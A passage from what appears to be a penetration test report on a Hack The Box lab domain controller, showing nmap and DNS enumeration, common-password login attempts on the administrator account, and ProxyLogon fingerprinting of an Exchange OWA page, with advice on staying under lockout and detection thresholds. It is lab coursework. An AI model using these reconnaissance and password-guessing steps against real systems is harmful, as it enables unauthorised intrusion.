N, ENHANCEDSTATUSCODES, STARTTLS, AUTH GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, S
MTPUTF8
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAI
L QUIT HELP AUTH BDAT
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_Not valid after: 2027-10-30T13:36:06
808/tcp open ccproxy-http?
1801/tcp open msmq?
2103/tcp open msrpc Microsoft Windows RPC
2105/tcp open msrpc Microsoft Windows RPC
2107/tcp open msrpc Microsoft Windows RPC
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_Not valid after: 2027-10-30T13:36:06
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_Not valid after: 2027-10-30T13:36:06
6001/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
30951/tcp open msrpc Microsoft Windows RPC
Service Info: Hosts: dc.edelweiss.htb, DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -20s, deviation: 0s, median: -21s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2024-01-08T06:44:36
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/

```

```

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.55 seconds

```

Observations:

Here it gives more information about the ports being scanned.

Additional Port found:

- 444/TCP HTTP-SSL
- 587 /TCP SMTP-TLS
- 465/TCP SMTP-SSL

It doesn't change much about how we will attack, though it did gave me more information about what we will have to do next.

S03	DNS Enumeration, NS Record edelweiss.htb
<p>Description</p> <p>Verify who is the authoritative Domain Name server for edelweiss.htb domain.</p> <p>Command used:</p> <pre>dig @10.129.239.187 edelweiss.htb NS</pre> <p>The purpose of this command is to probe the DNS server to what extent it can be query. This is to discover more about network topology.</p>	
<p>Findings/Observations</p> <pre>(jingxuan@jingxuan)-[~/Desktop] \$ dig @10.129.239.187 edelweiss.htb NS ; <<>> DiG 9.19.17-2-kali1-Kali <<>> @10.129.239.187 edelweiss.htb NS ; (1 server found) ;; global options: +cmd ;; Got answer: ;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 21203 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 4000 ;; QUESTION SECTION: ;edelweiss.htb. IN NS ;; ANSWER SECTION: edelweiss.htb. 3600 IN NS dc.edelweiss.htb. ;; ADDITIONAL SECTION: dc.edelweiss.htb. 1200 IN A 10.129.239.187 ;; Query time: 267 msec ;; SERVER: 10.129.239.187#53(10.129.239.187) (UDP) ;; WHEN: Mon Jan 08 15:00:30 +08 2024 ;; MSG SIZE rcvd: 75</pre> <p>DNS server did reply, the authoritative domain name server is the server we are attacking.</p> <p>Not all DNS servers would return a reply, so to some extent this DNS server does allow public queries from other machines. We will use this to see if we could enumerate the server for further information.</p>	

S04	DNSSEC verification
<p>Description</p> <p>Verifies if this server has DNSSEC.</p> <p>Command used:</p> <pre>dig @10.129.227.141 edelweiss.htb +DNSSEC</pre> <p>NOTE: this machine was pen tested a second time to verify the changes, hence the difference in IP address.</p>	
<p>Findings/Observations</p> <pre>(jingxuan@jingxuan)~[~/Desktop/mail/Exch-CVE-2021-26855] \$ dig @10.129.227.141 edelweiss.htb +dnssec ; <<>> DiG 9.19.17-2-kali1-Kali <<>> @10.129.227.141 edelweiss.htb +dnssec ; (1 server found) ;; global options: +cmd ;; Got answer: ;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 48287 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags: do; udp: 4000 ;; QUESTION SECTION: ;edelweiss.htb. IN A ;; ANSWER SECTION: edelweiss.htb. 600 IN A 10.129.227.141 ;; Query time: 12 msec ;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP) ;; WHEN: Mon Jan 22 14:08:08 +08 2024 ;; MSG SIZE rcvd: 58</pre> <p>DNSSEC key is not shown, therefore this server is vulnerable to DNS related attacks in future.</p>	

S05	DNS Zone Transfer
<p>Description</p> <p>Verifies if Zone transfers are allowed</p>	

Findings/Observations

```
(jingxuan@jingxuan)-[~/Desktop]
$ dig @10.129.239.187 edelweiss.htb -t AXFR

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.239.187 edelweiss.htb -t AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Transfer Failed, we can infer that the DNS configuration may have set the transfer to none.

S06	DNS Brute Force Enumeration
------------	------------------------------------

Description

DNS Enumeration to find if any more A records can be found.

Command used:

```
nmap -scrip dns-brute edelweiss.htb 10.129.239.187
```


Findings/Observations

```
(jingxuan@jingxuan)-[~/Desktop]
$ nmap --script dns-brute edelweiss.htb 10.129.239.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-08 15:03 +08
Nmap scan report for edelweiss.htb (10.129.239.187)
Host is up (0.030s latency).
Not shown: 974 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
444/tcp   open  snpp
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
465/tcp   open  smtps
587/tcp   open  submission
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
808/tcp   open  ccproxy-http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
2525/tcp  open  ms-v-worlds
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
6001/tcp  open  X11:1
30951/tcp open  unknown

Host script results:
| dns-brute:
|_ DNS Brute-force hostnames: No results.

Nmap scan report for edelweiss.htb (10.129.239.187)
Host is up (0.039s latency).
Not shown: 975 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
444/tcp   open  snpp
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
465/tcp   open  smtps
587/tcp   open  submission
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
808/tcp   open  ccproxy-http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
2525/tcp  open  ms-v-worlds
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
6001/tcp  open  X11:1
30951/tcp open  unknown
```


I used the NMAP scan to verify if there are more ports to be found. So far, the results have stayed consistent with the previous scans.

The only indication here is there are no results from the DNS brute Force.

S07 DNS MX Record Probing

Description

Verifies who is the Mail server of the domain edelweiss.htb

Command used:

```
dig @10.129.227.141 edelweiss.htb MX
```

NOTE: this is the second time pen test to verify DNS records

Findings/Observations

```
(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$ dig @10.129.227.141 edelweiss.htb MX


; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.227.141 edelweiss.htb MX
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 45730
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;edelweiss.htb.                IN      MX

;; AUTHORITY SECTION:
edelweiss.htb.                 3600    IN      SOA     dc.edelweiss.htb. hostmaster.edelweiss.htb. 73 900
600 86400 3600


;; Query time: 59 msec
;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP)
;; WHEN: Mon Jan 22 13:39:58 +08 2024
;; MSG SIZE rcvd: 92
```

No Mx records were found, suggesting the mail server record is not queried on the public view of the DNS.

S08	DNS CNAME Probing
Description Command used: <div>dig @10.129.227.141 edelweiss.htb CNAME</div> Verifies if the machine has any CNAME or alias records.	
Findings/Observations  <pre> (jingxuan@jingxuan)~[~/Desktop/mail/Exch-CVE-2021-26855] \$ dig @10.129.227.141 edelweiss.htb CNAME ; <<>> DiG 9.19.17-2-kali1-Kali <<>> @10.129.227.141 edelweiss.htb CNAME ; (1 server found) ;; global options: +cmd ;; Got answer: ;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 11850 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags;; udp: 4000 ;; QUESTION SECTION: ;edelweiss.htb. IN CNAME ;; AUTHORITY SECTION: edelweiss.htb. 3600 IN SOA dc.edelweiss.htb. hostmaster.edelweiss.htb. 73 900 600 86400 3600 ;; Query time: 43 msec ;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP) ;; WHEN: Mon Jan 22 13:40:04 +08 2024 ;; MSG SIZE rcvd: 92 </pre> No CNAME records were found, this suggests the domain doesn't have any alias records for any machines.	

S09	DNS Reverse Zone Probing
<p>Description</p> <p>Command used:</p> <pre>dig @10.129.227.141 -x 10.129.227.141</pre> <p>Verify if a reverse zone exists on the Domain Name Service</p>	
<p>Findings/Observations</p> <pre>(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$ dig @10.129.227.141 -x 10.129.227.141 ;; communications error to 10.129.227.141#53: timed out ;; communications error to 10.129.227.141#53: timed out ;; communications error to 10.129.227.141#53: timed out ; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.227.141 -x 10.129.227.141 ; (1 server found) ;; global options: +cmd ;; no servers could be reached</pre> <p>No Reverse Lookup Zone was found in this search.</p>	

S10	DNS DKIM probing
<p>Description</p> <p>Probes the dns machine for any Public Key DKIM signature to verify if the Mail servers has any mail security put in place.</p> <p>Command used:</p> <pre>dig @10.129.227.141 -x 10.129.227.141</pre>	
<p>Findings/Observations</p> <pre>(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$ dig @10.129.227.141 edelweiss.htb TXT ; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.227.141 edelweiss.htb TXT ; (1 server found) ;; global options: +cmd ;; Got answer: ;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 45206 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 4000 ;; QUESTION SECTION: ;edelweiss.htb. IN TXT ;; AUTHORITY SECTION: edelweiss.htb. 3600 IN SOA dc.edelweiss.htb. hostmaster.edelweiss.htb. 75 900 600 86400 3600 ;; Query time: 8 msec ;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP) ;; WHEN: Mon Jan 22 14:10:14 +08 2024 ;; MSG SIZE rcvd: 92</pre> <p>No DKIM public key is found in the zone file. Suggesting that DKIM security is not built. No DKIM public key also suggest the lack of SPF and DMARC policies.</p> <p>Server is vulnerable to phishing mails and spear phishing.</p>	

S11	Webpage Discovery HTTP
<p>Description</p> <p>We have enumerated the DNS sufficiently, now we are confident to verify the webpage.</p> <p>First verify if HTTP can be accessed.</p> <p>On browser:</p> <p>Search query used:</p> <div>http://10.129.227.141</div>	
<p>Findings/Observations</p>  <p>No redirection for HTTP is found, however, accessing by HTTP is not plausible. Likely IIS web server is configured to only allow HTTPS communications.</p>	

S12**Webpage discovery HTTPS****Description**

We have enumerated the DNS sufficiently, now we are confident to verify the webpage.

On browser:

Command used:

<https://10.129.227.141>


or

<https://dc.edelweiss.htb>

To use search via hostname, add this to the /etc/hosts file.


```
192.168.10.34 jingxuan
10.129.239.187 edelweiss.htb dc.edelweiss.htb
10.129.227.141 edelweiss.htb dc.edelweiss.htb
```

Findings/Observations



Website is accessible, the version appears to be outlook 2013.


Inside the source code there is a logon form



This possibly indicates it could be vulnerable to Proxy Logon vulnerability. However, we cannot verify this until further Investigations is completed.

S13	Webpage Top ten password Login Attempts HTTPS
Description We have enumerated the DNS sufficiently, now we are confident to verify the webpage. On the login page, attempt to login with the top ten most common password. Use the following, only attempt 4 times, to not trigger any account locking. Domain Username: edelweiss.htb\administrator <ol style="list-style-type: none">1. admin2. P@ssw0rd3. Passw0rd!4. P@ssw0rd\$	

Findings/Observations




The default administrator account does not appear to use a common password, of course we could brute force this server. However, let's try to spot for more vulnerabilities before settling for brute force logins.

Brute force logins are time intensive and immediately flagged in event viewer. Some Windows Machine has a lockout period of 5 attempts. We do not want to alert the defender that we are attacking them.

S14	ProxyLogon Verification Webpage Enumeration.
<p>Description</p> <p>Due to the existence of a Proxy Server and Exchange Server, Checking the Script allow us to see there's a logon form. The Machine is also called LogonShell. This suggests that the vulnerability associated with this machine may be proxy logon. To verify this, try to enumerate to a directory which allows to be seen.</p> <p>Go to the URL / Search Query https://dc.edelweiss.htb/owa/auth/Current/themes/resources/owafont_ja.css</p> <p>It should display some CSS files.</p>	

Findings/Observations




```
body, textarea
{
    font-family:MS UI Gothic,MS PGothic;
    font-size: 9.75pt;
}
.bld, div.vlv .ur, .cvIL .ur
{
    font-weight:bold;
}
.nbMnuItm
{
    font-size:9.75pt;
}
/* Folder Unread font weight */
.fufw
{
    font-weight: bold;
}
/* Folder font weight when there are no unread items*/
.fnufw
{
    font-weight: normal;
}
div#divTr
{
    font-size: 100%;
}
.nwItmTxtFrm
{
    font-weight:bold;
}
button
{
